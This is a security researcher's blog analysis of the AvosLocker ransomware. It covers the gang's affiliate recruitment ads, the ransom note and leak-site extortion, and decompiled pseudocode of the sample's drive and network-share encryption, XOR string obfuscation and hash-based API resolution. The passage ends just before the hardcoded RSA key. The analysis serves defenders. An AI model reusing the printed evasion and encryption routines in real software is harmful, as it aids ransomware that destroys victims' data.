

AvosLocker enters the ransomware scene, asks for partners

By Mark Stockley

Published: 2021-07-22 · Archived: 2026-04-05 16:34:40 UTC

This blog post was authored by Hasherezade

In mid-July we responded to an incident that involved an attack on a Microsoft Exchange server. The threat actor used this entry point to get into a Domain Controller and then leveraged it as a springboard to deploy ransomware.

While examining the ransomware payload, we noticed it was a new variant which we had not heard of before. In this blog we will take a look at AvosLocker a solid, yet not too fancy new ransomware family that has already claimed several victims.

Article continues below this ad.


This type of ransomware attack is unfortunately all too common these days and has wreaked havoc across many industries. With the disappearance of the infamous REvil, it is possible new threat actors are actively looking to fill the void.

New ransomware, looking for partners

Avos is a relatively new ransomware, that was [observed](#) in late June and early July. Its authors started searching for affiliates through various underground forums. They announced a recruitment for “pentesters with Active Directory network experience” and “access brokers” which suggests that they want to cooperate with people who have remote access to hacked infrastructure.

Looking for pentesters & access brokers | Работа в сетях

Avos · Среда в 06:12



Avos
floppy-диск
Пользователь

Регистрация: 14.07.2021
Сообщения: 2
Реакции: 0

Среда в 06:12

We are looking for individuals and groups for our partners program:

- Pentesters with experience in Active Directory networks.
- Access brokers

First contact PM.


Ищу отдельных лиц и группы:

- Пентестеры с опытом работы в сетях Active Directory.
- Брокеры доступа

У нас есть партнерская программа, которая может вам понравиться.
Первый контакт через личное сообщение

Жалоба

In the other advert they describe the product they offer: a multi-threaded ransomware written in C++:



/d/malware
All About Malware & Forensics

AvosLocker - Ransomware [ACCEPTING AFFILIATES]

by /u/avos · 0 votes · 3 weeks ago

AvosLocker Ransomware is looking for new affiliates.

Features:

- Encrypt all drives & network shares (hidden or not)
- Multi-threaded encryption process
- Fail-proof
- Overwrite files instead of creating copies:

Files are encrypted & overwritten in blocks, causing no memory issues while proving to be way more efficient, as the original files do not need to be overwritten before deletion.

- Delete shadow copies/backups
- Proper memory cleaning of cryptography keys:

Memory is cleansed of any keys that may be used in decryption right after each file is encrypted. No trace of decryption keys will be found in memory.

- Written in C++
- Low detection rates
- Compatible with all crypters/evading methods
- Other applications interfering with encryption are terminated instantly
- Large file support


After you infect the target, we take care of negotiation, hosting of leaks, publishing it on our blog and so on. Payments are strictly done through Monero.

Our services (affiliate panel, payment, blog) are strictly hosted in Tor.

They offer not only the malware, but also help in managing the communication with the victim, and hosting of the data stolen during the operation. Soon, some [victims](#) of this ransomware started to emerge.

Behavioral Analysis

AvosLocker is ran manually by the attacker who remotely accessed the machine. For this reason, it is not trying to be stealthy during its run. In default mode, it works as a console application reporting details about its progress on screen.



A sample log from the run (shortened):

```
drive: C: drive: D: Threads init Map: C: Searching files on: C:* file: C:autoexec.bat Map: D:
```

Looking at the log, we can see that the ransomware first “maps” the accessible drives by listing all their files. After that it goes to the encryption. The files are selected for encryption depending on their extensions.

The files that have been encrypted by AvosLocker can be identified with .avos extension appended to the original filename. While the content is unreadable, at the end we find a Base64-encoded block added:


```
square1.bmp.avos
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00022F90 8A 4E 07 B6 A9 5A 93 09 9C E3 CC 61 FA A6 21 49 ŠN.ŕ@Z`.šăĚaú;!I
00022FA0 CB 24 5E 33 8D 38 21 EB 52 A9 2E DE 08 FB 20 4B Ě$^3İ8!ėR@.Ŧ.ŭ K
00022FB0 2B 1F 9D C4 02 76 98 71 9B 7E 90 8E 30 7D 5E D3 +.tĂ.v.q>~.Ž0}^Ó
00022FC0 67 59 47 4E 52 76 63 73 70 74 39 6B 39 53 59 2F gYGNRvcsept9k9SY/
00022FD0 68 69 69 53 54 44 57 42 64 65 75 65 6D 71 47 35 hiiSTDWBdeuemqG5
00022FE0 64 66 79 4D 6E 63 52 31 76 39 42 45 59 43 71 47 dfyMncR1v9BEYCqG
00022FF0 38 62 6E 36 4F 62 4D 42 42 4A 51 4A 69 6A 6E 34 8bn6ObMBBjQJijn4
00023000 69 78 4B 4B 55 48 48 79 35 45 69 73 35 73 41 31 ixKKUHHy5Eis5sA1
00023010 74 6F 4E 51 4C 51 6F 67 4C 75 47 55 2B 4F 48 63 toNQLQogLuGU+OHc
00023020 63 63 54 31 72 64 79 69 47 36 33 6E 70 68 39 56 ccT1rdyiG63nph9V
00023030 4C 70 73 6E 68 61 6A 56 59 69 56 79 45 43 78 31 LpsnhajvYiVyECx1
00023040 33 58 65 30 42 6A 61 64 62 59 4B 32 54 31 4D 76 3Xe0BjadbyK2T1Mv
00023050 2B 49 41 74 6B 7A 51 57 4D 50 73 56 7A 2B 4C 39 +IAckzQWMPsVz+L9
00023060 6E 4B 31 79 54 67 7A 64 6A 63 7A 55 6B 34 6B 69 nK1yTgzdjczUk4ki
00023070 45 53 32 69 35 33 47 34 59 43 35 34 41 4E 6E 37 ES2i53G4YC54ANn7
00023080 37 6A 47 75 47 69 73 63 76 31 39 76 6A 4B 4F 6A 7jGuGiscv19vjKOj
00023090 70 70 4B 46 6E 76 6B 78 4B 7A 62 35 32 37 4B 32 ppKFnvkxKzb527K2
000230A0 76 75 30 58 6C 7A 6D 75 49 38 2B 6B 6D 51 70 72 vu0X1zmuI8+kmQpr
000230B0 43 71 77 55 71 39 2F 44 2B 38 78 36 46 52 47 44 CqwUq9/D+8x6FRGD
000230C0 4F 51 4B 51 63 2B 72 42 6F 55 77 6F 69 72 77 74 OQKQc+rBoUwoirwt
000230D0 4E 69 54 50 37 42 6F 71 49 73 6A 6D 2F 33 2B 67 NiTP7BoqIsjm/3+g
000230E0 62 4F 37 45 75 59 30 47 41 43 78 6C 35 76 52 39 b07EuY0GACx15vR9
000230F0 55 67 70 41 6B 42 4E 30 35 2F 67 39 52 48 70 34 UgpAkBN05/g9RHp4
00023100 44 2B 41 41 33 74 63 78 47 61 33 31 44 32 68 6D D+AA3tcxGa31D2hm
00023110 75 52 41 68 6D 77 3D 3D uRAhmw==
```

We can assume that this Base64-encoded data contains RSA-protected AES key that was used for encrypting this file. Each attacked directory has a ransom note dropped in it, named *GET_YOUR_FILES_BACK.txt*:


```
GET_YOUR_FILES_BACK.txt - Notepad
File Edit Format View Help
Attention!
Your files have been encrypted using AES-256.
We highly suggest not shutting down your computer in case encryption process is not finished, as your files may get corrupted.
In order to decrypt your files, you must pay for the decryption key & application.
You may do so by visiting us at http://avos2fuj60lp6x36.onion.
This is an onion address that you may access using Tor Browser which you may download at https://www.torproject.org/download/
Details such as pricing, how long before the price increases and such will be available to you once you enter your ID presented.
Hurry up, as the price may increase in the following days. If you fail to respond in a swift manner, we will leak your files in
Message from agent: we have exfiltrated confidential documents, passports scans, social security numbers and financial document
Your ID: _____
```

Interestingly, the ID is not generated during the deployment, but hardcoded in the sample (which we can see easily by viewing the sample strings). This may mean that the distributors generate a sample per victim.

The link given in the ransom note guides to the Onion website, requesting the ID, that was also in the note:



Upon the ID submission, the victim is presented with the individual panel:



In addition to the casual threats about increasing the price after the deadline has passed, this ransomware adds blackmail by doxing. The additional website titled “Press releases” is provided to prove that those aren’t just empty threats:

Home Public Service Announcements Leaks AvosLocker Press Release

AvosLocker Press Release

Recent Public Service Announcements

- [blurred]
- [blurred]
- [blurred]
- [blurred]
- [blurred]

Recent Leaks

- [blurred]

RSS


[megaphone icon] [blurred]
[blurred]
[blurred]
[read more](#)
Published: Sun, 18 Jul 2021
city government united states

[megaphone icon] [blurred]
URI [blurred]
A law firm in UK with offices located in Norwich, Gt Yarmouth, King's Lynn, Stowmarket.
[read more](#)
Published: Wed, 14 Jul 2021
law united kingdom

[megaphone icon] [blurred]
UR [blurred]

Visual analysis

Visualizing the content of the encrypted files shows their high entropy. No patterns from the original file content were preserved. Example:





Those properties suggest that a strong encryption algorithm was used, probably in a CBC mode (Cipher Block Chaining).

Also, the same plaintext files have been encrypted into different ciphertext output. This suggests that for each file a new key (or at least a new initialization vector) was generated.


Inside

This ransomware is dedicated to be deployed by the attacker manually on the hacked machines. This purpose is reflected in the design. In contrast to most malware, AvosLocker comes without any protective (crypter) layer. Yet, it's not completely defenseless: all the strings, and some of the APIs, are obfuscated in order to evade static detection. Yet, during its execution, it yells out on the console the logs of the performed actions, so that the attacker could observe in the real time what the program is doing.

Execution flow

The execution starts in the main function:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int i; // ecx
4     clock_t start_time; // edi
5     CHAR v5; // cl
6     int v6; // eax
7     _Thrd_t *v7; // esi
8     int v8; // eax
9     clock_t finish_time; // eax
10    CHAR Name[16]; // [esp+20h] [ebp-24h] BYREF
11    __int16 v12; // [esp+30h] [ebp-14h]
12    int v13; // [esp+40h] [ebp-4h]
13
14    if ( argc >= 2 )
15        check_parameters((char *)argv[1]); // parse commandline parameters
16    *(_OWORD *)Name = *(_OWORD *)&enc_name;
17    v12 = 91;
18    for ( i = 0; i < 0x10; ++i )
19        Name[i + 1] ^= Name[0];
20    HIBYTE(v12) = 0;
21    if ( CreateMutexA(0, 1, &Name[1]) && GetLastError() != 0xB7 )// is ransomware already running?
22    {
23        start_time = time_check();
24        if ( strlen(aBeginPublicKey) <= 5 ) // does it have a valid Public RSA Key hardcoded?
25        {
26            g_isHardcodedRSAPub = 0; // if not: generate a new RSA key
27            make_client_rsa_key();
28            import_generated();
29        }
30        else
31        {
32            g_RSAPub = (BYTE *)aBeginPublicKey; // if yes: use the hardcoded RSA Public key
33            g_isHardcodedRSAPub = 1;
34        }
35        if ( !g_SkipNetworkResources )
36        {
37            v13 = 0;
38            encrypt_network_resources(0); // run encryption of network resources
39            v13 = -1;
40        }
41        encrypt_drives(); // run encryption of drives
42        v5 = 0x13;
```



First, the malware checks if it was provided with the optional commandline arguments. By supplying them, the attacker can enable/disable some of the features.

Then, the mutex name is decoded (“ievah8eVki3Ho4oo”), and its presence is checked. It is done in order to prevent the ransomware from being run more than once at the time. If the mutex already exists, the execution terminates.

This malware may come with a hardcoded RSA Public Key of the attacker. This key will be further used for encrypting individual AES keys, used for encrypting files. Yet, the presence of the Public Key is optional. In case if it wasn’t provided, the application will generate a new key pair.

After this preparation, the malware proceeds to encrypt files. Depending on the argument given, it may encrypt network resources. Then, unconditionally, it encrypts drives. The encryption operations are run in new threads.

```
41 encrypt_drives(); // run encryption of drives
42 v5 = 0x13;
43 strcpy(Name, "\\x13G{avrw`3z}zg\x19");
44 v6 = 0;
45 while ( 1 )
46 {
47     Name[v6 + 1] ^= v5;
48     if ( (unsigned int)v6 >= 0xD )
49         break;
50     v5 = Name[0];
51 }
52 Name[14] = 0;
53 out_debug_string(&Name[1]);
54 v7 = (_Thrd_t *)g_ThreadsListBgn; // join all the threads
55 v8 = g_ThreadsListEnd;
56 if ( g_ThreadsListBgn != (void *)g_ThreadsListEnd )
57 {
58     do
59     {
60         if ( !v7->_Id )
61             std::Throw_Cpp_error(1);
62         if ( v7->_Id == GetCurrentThreadId() )
63             std::Throw_Cpp_error(5);
64         if ( !_Thrd_join(*v7, 0) )
65             std::Throw_Cpp_error(2);
66         v7->_Hnd = 0;
67         v7->_Id = 0;
68         ++v7;
69         v8 = g_ThreadsListEnd;
70     }
71     while ( v7 != (_Thrd_t *)g_ThreadsListEnd );
72     v7 = (_Thrd_t *)g_ThreadsListBgn;
73 }
74 sub_40A7D1(v7, v8);
75 g_ThreadsListEnd = (int)g_ThreadsListBgn;
76 if ( g_ThreadsListBgn != (void *)dword_462D20 )
77     sub_40A7A1(&g_ThreadsListBgn);
78 out_debug_string("Done!!\n"); // print the stats
79 finish_time = time_check();
80 out_debug_string("%f seconds\n", (double)(finish_time - start_time) / 1000.0);
81 }
82 return 0;
83 }
```

After the encryption was done, it prints information for the attacker. Then, all the running threads are finalized. At the end the malware prints the summary about how long it took to encrypt available resources.

Arguments

By default it runs as a console application, yet the console can be hidden by supplying a specific commandline argument: 'h' (hide). There is also a commandline argument allowing to opt out encryption of network resources: 'n' (network).

```
1 void __thiscall check_parameters(char *arg1)
2 {
3     unsigned int v2; // ecx
4     HWND ConsoleWindow; // eax
5     unsigned int v4; // ecx
6     _BYTE v5[24]; // [esp+4h] [ebp-18h] BYREF
7
8     if ( arg1 && strlen(arg1) )
9     {
10        if ( strchrn(arg1, 'h') ) // hide the console?
11        {
12            v2 = 0;
13            *(_OWORD *)&v5[8] = *(_OWORD *)&byte_458210;
14            do
15                v5[v2++ + 9] ^= v5[8];
16            while ( v2 < 0xE );
17            v5[23] = 0;
18            out_debug_string(&v5[9]);
19            ConsoleWindow = GetConsoleWindow();
20            ShowWindow(ConsoleWindow, 0);
21        }
22        if ( strchrn(arg1, 'n') ) // skip the network resources?
23        {
24            v4 = 0;
25            *(_OWORD *)v5 = *(_OWORD *)&byte_458AE0;
26            *(_QWORD *)&v5[16] = 0x86F776C672269i64;
27            do
28                v5[++v4] ^= v5[0];
29            while ( v4 < 0x16 );
30            v5[23] = 0;
31            out_debug_string(&v5[1]);
32            g_SkipNetworkResources = 1;
33        }
34    }
35 }
```




String obfuscation


As mentioned before, Avos uses string obfuscation. All the strings are obfuscated by XOR with the given key, and deobfuscated just before use. Although the algorithm is simple, the way it implements it is especially tedious to counteract. Rather than having one, central deobfuscating function, each of such operations is done inline.

Examples:

```
*(_OWORD *)Name = *(_OWORD *)&enc_name;
v12 = 91;
for ( i = 0; i < 0x10; ++i )
    Name[i + 1] ^= Name[0];
HIBYTE(v12) = 0;
if ( CreateMutexA(0, 1, &Name[1]) && GetLastError() != 0xB7 )
```



```
v5 = 0x13;  
strcpy(Name, "\x13G{avrw`3z}zg\x19");  
v6 = 0;  
while ( 1 )  
{  
    Name[v6 + 1] ^= v5;  
    if ( (unsigned int)++v6 >= 0xD )  
        break;  
    v5 = Name[0];  
}  
Name[14] = 0;  
out_debug_string(&Name[1]);
```



API obfuscation

As well as the strings, some of the APIs used by the malware are obfuscated. Functions are retrieved by their checksums, which is a common trick used by malware, in order to avoid hardcoding names of the functions which may rise suspicions. Which is lesser common though, is that the function resolving the API is also used as an inline.

```

24 // fetch Kernel32.dll from loaded DLLs
25 for ( i = (LDR_MODULE *)NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink;
26 ;
27 i = (LDR_MODULE *)i->InLoadOrderModuleList.Flink )
28 {
29     BaseAddress = (int)i->BaseAddress;
30     data_dir = *((_DWORD *)*)(_DWORD *) (BaseAddress + 0x3C) + BaseAddress + 0x78);
31     exp = (_IMAGE_EXPORT_DIRECTORY *) (data_dir + BaseAddress);
32     val = (char *) (data_dir + BaseAddress);
33     if ( data_dir + BaseAddress != BaseAddress )
34     {
35         names_count = exp->NumberOfNames;
36         if ( names_count )
37             break;
38     }
39 check_next:
40 ;
41 }
42 name_rva = (_DWORD *) (BaseAddress + exp->AddressOfNames + 4 * names_count);
43 while ( 1 ) // search through the exported names
44 {
45     --name_rva;
46     --names_count;
47     func_name_ptr = (char *) (BaseAddress + *name_rva);
48     v19 = 0x811C9DC5;
49     next_char = *func_name_ptr;
50     _next_char_ptr = func_name_ptr + 1;
51     if ( next_char )
52     {
53         checksum = v19;
54         do
55         {
56             checksum = 0x1000193 * (checksum ^ next_char);
57             next_char = *_next_char_ptr++;
58         }
59         while ( next_char );
60         v19 = checksum;
61         is_match = checksum == 0x2D95428B;
62         BaseAddress = (int)i->BaseAddress;
63         if ( is_match )
64             break;
65     }
66     if ( !names_count )
67         goto check_next;
68 }
69 result = (_DWORD *) ((int (*)(void))(BaseAddress// kernel32.GetLogicalDrives()
70 + *(_DWORD *) (BaseAddress
71 + *((_DWORD *)val + 7)
72 + 4
73 * *(unsigned __int16 *) (BaseAddress
74 + *((_DWORD *)val + 9)
75 + 2 * names_count))))();

```

This way of obfuscating API calls not only hides the used functions, but also adds volume to the code, making it more unreadable and difficult to follow.

Yet, it is easy to reveal the used function names with the help of [tracing and tagging](#). Example – the above obfuscated function resolved to *GetLogicalDrives*:

```
.text:0040715D
.text:0040715D loc_40715D:
.text:0040715D mov     eax, [ebp+val]
.text:00407160 mov     ecx, [eax+1Ch]
.text:00407163 mov     eax, [eax+24h]
.text:00407166 add     ecx, esi
.text:00407168 add     eax, esi
.text:0040716A movzx  eax, word ptr [eax+edi*2]
.text:0040716E mov     eax, [ecx+eax*4]
.text:00407171 add     eax, esi
.text:00407173 call    eax             ; kernel32.GetLogicalDrives
.text:00407175 mov     ebx, eax
```

Attacked targets

The ransomware encrypts all attached drives.

```
69 | result = (_DWORD *)((int (*)(void))(BaseAddress// kernel32.GetLogicalDrives()
70 |                                     + *(_DWORD *) (BaseAddress
71 |                                     + *((_DWORD *)val + 7)
72 |                                     + 4
73 |                                     * *(unsigned __int16 *) (BaseAddress
74 |                                                             + *((_DWORD *)val + 9)
75 |                                                             + 2 * names_count))))());
76 | v12 = (unsigned int)result;
77 | for ( j = 0; j < 0x1A; ++j )
78 | {
79 |     if ( ((1 << j) & v12) != 0 )
80 |     {
81 |         _drive_id = (char *)alloc_mem(4u);
82 |         val = _drive_id;
83 |         snprintf(_drive_id, 4u, "%c:", j + 'A');
84 |         out_debug_string("drive: %s\n", _drive_id);
85 |         enc_thread = run_encrypting_thread2(v17, v15, (char *)&val);
86 |         v20 = 0;
87 |         result = append_to_threads_list(enc_thread);
88 |         v20 = -1;
89 |         if ( v17[1] )
90 |             cleanup();
91 |     }
92 | }
93 | return result;
```

Additionally, unless the argument ('n') was given from the commandline, the ransomware proceeds to encrypt network shares. Available resources are being enumerated in a loop:

```
33 | cCount[0] = -1;
34 | dwBytes = 30000;
35 | if ( WNetOpenEnumA(2u, 1u, 0, this, &hEnum) )
36 |     return 0;
37 | v1 = (const char **)GlobalAlloc(0x40u, dwBytes);
38 | if ( !v1 )
39 |     return 0;
40 | while ( 1 )
41 | {
42 |     memset(v1, 0, dwBytes);
43 |     if ( WNetEnumResourceA(hEnum, (LPDWORD)cCount, v1, &dwBytes) )
44 |         break;
45 |     v2 = 0;
46 |     if ( cCount[0] )
47 |     {
48 |         v3 = v1 + 5;
49 |         do
50 |         {
51 |             if ( *(v3 - 4) == (const char *)1
52 |                 && *(v3 - 2) == (const char *)1
53 |                 && !WNetAddConnection2A((LPNETRESOURCEA)(v3 - 5), 0, 0, 4u) )
54 |             {
```



The accessible network shares are getting encrypted:

```
83 |         if ( *share_str && strlen(*share_str) > 2 && (*share_str)[1] == '\\\' )
84 |         {
85 |             v10 = 41;
86 |             strcpy(v26, "\\a\\a\\a\\tzjhg#");
87 |             v11 = 0;
88 |             while ( 1 )
89 |             {
90 |                 v26[v11 + 1] ^= v10;
91 |                 if ( (unsigned int)++v11 >= 9 )
92 |                     break;
93 |                 v10 = v26[0];
94 |             }
95 |             v26[10] = 0;
96 |             out_debug_string(&v26[1]);
97 |             net_share = (void *)((int (__stdcall *)(char *))copy_string)((char *)*share_str);
98 |             v30 = 0;
99 |             th = run_encrypting_thread1(v21, v13, net_share); // encrypt network share
100 |             LOBYTE(v30) = 1;
101 |             append_to_threads_list(th);
```

From each medium, the files are first added to the list. Then, the created list is processed by the encryption routine.

Files with the following extensions are being attacked:

ndoc docx xls xlsx ppt pptx pst ost msg eml vsd vsdx txt csv rtf wks wk1 pdf dwg onetoc2 snt jpeg jpg

How the encryption works

Avos uses two strong encryption algorithms. Symmetric: AES – to encrypt files, and asymmetric: RSA – to encrypt the generated AES keys. This is a very common combo which provides strong data protection. It is also often used by variety of ransomware.

The RSA Key

As mentioned before, the RSA Public key may be hardcoded in the Avos sample. In the analyzed case, the following Public Key was hardcoded:

```

